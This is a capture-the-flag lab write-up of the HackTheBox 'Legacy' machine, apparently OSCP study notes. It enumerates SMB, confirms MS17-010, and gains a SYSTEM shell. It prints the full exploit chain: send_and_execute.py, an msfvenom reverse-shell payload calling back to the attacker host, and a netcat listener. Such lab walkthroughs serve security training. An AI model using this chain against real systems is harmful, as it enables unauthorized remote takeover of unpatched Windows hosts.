HackTheBox – Legacy


PATH TO OSCP

–Filiplain

Sat 17 Jul 2021

Contents

1 HackTheBox Legacy



1.1 Objectives

- Exploit SMB

1.2 Service Enumeration

IP address

10.10.10.4

Ports Open

139
445

Full Nmap Scan

```
Host script results:
|_clock-skew: mean: 5d00h30m48s, deviation: 2h07m16s, median:
 ↪  4d23h00m48s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC:
 ↪  00:50:56:b9:ec:13 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-07-22T20:04:34+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Vulnerability Scan

command:

```
nmap -Pn --script="vuln and safe" -p445,139 10.10.10.4
```

Output:

```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
 ↪  (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
 ↪  Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-
 ↪  010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
 ↪  guidance-for-wannacrypt-attacks/
```

1.3 Getting Root

As we saw in the vulnerability scan, the machine is vulnerable to ms17-010.

Exploiting MS17-010:

I'll be using the "send_and_execute.py" from "https://github.com/helviojunior/MS17-010/".

`https://github.com/helviojunior/MS17-010/blob/master/send_and_execute.py`

```
❯ python send_and_execute.py
send_and_execute.py <ip> <executable_file> [port] [pipe_name]
```

We need to provide the target IP and an executable file. To create the executable file we are going to use "msfvenom":

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Your IP] LPORT=443
↪  EXITFUNC=thread -f exe -a x86 --platform windows -o shell.exe
```

```
❯ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.14 LPORT=443 EXITFUNC=thread -f exe -a x86
 --platform windows -o shell.exe
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Let's set our listener with netcat:

```
sudo nc -lvnp 443
```

Now let's run the exploit:

```
python send_and_execute.py 10.10.10.4 shell.exe
```

```
❯ python send_and_execute.py 10.10.10.4 shell.exe
Trying to connect to 10.10.10.4:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x820afda8
```

```
❯ sudo nc -lvnp 443
[sudo] password for filiplain:
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.4] 1032
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
C:\WINDOWS\system32>\\10.10.14.14\a\whoami.exe
\\10.10.14.14\a\whoami.exe
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>
```